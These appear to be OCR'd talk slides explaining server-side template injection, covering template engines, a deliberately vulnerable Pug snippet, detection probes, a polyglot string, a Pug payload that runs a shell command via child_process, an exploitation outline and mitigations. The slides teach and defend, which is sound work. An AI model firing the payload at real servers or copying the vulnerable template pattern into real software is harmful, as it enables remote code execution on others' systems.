```
SSTI {
    [Server Side Template Injection]

        < What is server-side template injection? >

}
```

Contents Of ‘SSTI slides’;

* What is a template engine?
* Popular Server Side Template Engines
* DEMO 1
* Server Side template Injection (SSTI)
* Exploitation
* Impact
* Mitigations - templating safely
* DEMO 2

Joke.html

01.html

{{ 7 * 7 }} = ?

SSTI

01 {

[What is template engine]

< Template engines are mostly used for server-side applications that are run on only one server and are not built as APIs. >

}

01.html

def.html

1
2
3
4
5
6
7
8
9
10
11
12
13
14

< “According to Wikipedia’s definition, a template engine is software designed to combine templates with a data model to produce, in our case, real HTML code.” >

— Wikipedia

Template< /1 > {

< **Template engines** are used when you want to rapidly build web applications that are split into different components >

}

Template < /2 > {

< **Templates** enable fast rendering of the server-side data that needs to be passed to the application. >

}

1-3.html

02.html

```
app.set("view engine", "ejs");
app.listen(3000);

app.get("/", function (req, res) {
  res.render("index");
});

app.get("/user", function (req, res) {
  const user = {
    name: "Theodore Kelechukwu O.",
    stack: "MERN",
    email: "theodoreonyejiaku@gmail.com",
    hubby: ["singing", "playing guitar"],
  };
  res.render("user", { user });
});
```

```
<html>
  <head>
    <title>This is the title</title>
  </head>

  <body>
    <h1>Welcome to User Details</h1>
    <p><b>Name:</b> <%= user.name %></p>
    <p><b>Email:</b> <%= user.email %></p>
    <p><b>Stack:</b> <%= user.stack %></p>
    <u><b>Hubbies</b></u>
    <% user.hubby.forEach(hubby =>{ %>
    <li><%= hubby %></li>
    <% })%>
  </body>
</html>
```

SSTI

02 {

[Popular Server Side Template Engines]

}

Popular ‘Template Engines’{

Jinja2(Python)

< unicode support
sandboxed execution
Flask, Django >

Blade(PHP)

< Compiled PHP code
cached .blade.php
Laravel >

JinJava, Groovy(Java)

< Open Source
Java Spring >

Pug(JS)

< High performance
feature rich
.pug NodeJS >

}

03.html

04.html

```
03 {

  [DEMO 1]

}
```


04 {


[Server Side template Injection (SSTI)]

}

```
SSTI; {

    'Server-side template injection is a vulnerability
    where the attacker injects malicious input into a
    template to execute commands on the server-side.'

        <p> This vulnerability occurs when invalid
        user input is embedded into the template
        engine which can generally lead to remote code
        execution (RCE).


        </p>

}
```

How Does It Work?; {






```
24  if(typeof req.query.name != 'undefined'){
25    template = template.replace(/world/g, req.query.name);
26  }
27  // Send HTML
28  let html = pug.render(template)
29  res.set('Content-Type', 'text/html');
```

}

How Does It Work?; {

```
GET /?name=karim HTTP/1.1
Host: localhost:3000
```

```
GET /?name=#{7*7} HTTP/1.1
Host: localhost:3000
```

```
GET /?name=#{function(){localLoad=global.process.mainModule.constructor._load;sh=localLoad
("child_process").exec('touch /tmp/pwned.txt')}()} HTTP/1.1
Host: localhost:3000
```

}

05 {

[SSTI Exploitation]

}

5-1.html

5-2.html

Polyglot payload {

< polyglot: a mixture or confusion of languages >

< In case of a vulnerability, an error message can be returned or the exception can be raised by the server. This can be used to identify the vulnerability and the template engine in use. >

}

5-2.html

5-3.html

```
1
2
3
4
5
6
7
8
9
10
11
12
13
14
```

```
${{<%[%'"}}%\.
```

SSTI


Exploitation Process {

- **Step 01** Detect where the template injection exist
- **Step 02** Identify the template engine and validate the vulnerability
- **Step 03** Follow the manuals for the specific template engine
- **Step 04** Exploit the vulnerability

}

5-4.html

06.html



SSTI

06 {

[Mitigations
Templating safely]

}

Mitigation; {

‘The following remediation steps are abstract and can be applied to any template engine..’

Sanitization

< Templates should not be created from user-controlled input. User input should be passed to the template using template parameters. Sanitize the input before passing it into the templates by removing unwanted and risky characters before parsing the data. >

Sandboxing

< Then, sandboxing the template environment in a docker container is probably a safer option. With this option, you can use docker security to craft a secure environment that limits any malicious activities. >

}

07 {

[What’s the Impact of SSTI?]

< The impact of server-side template injection vulnerabilities is generally critical, resulting in remote code execution by taking full control of the back-end server. >

}

```
08 {

  [DEMO 2]

}
```

Thanks; {

‘Do you have any questions?’

saboor@saboor.rocks
+93 783 885 469
saboor.netlinks.af

}

Resources {

Here is a list of resources used for making this presentation

Videos:

* PwnFunction
* John Hommand Black Hat

Articles:

* SSTI HackTricks
* PortSwigger SSTI
* Bursa Demir SSTI

}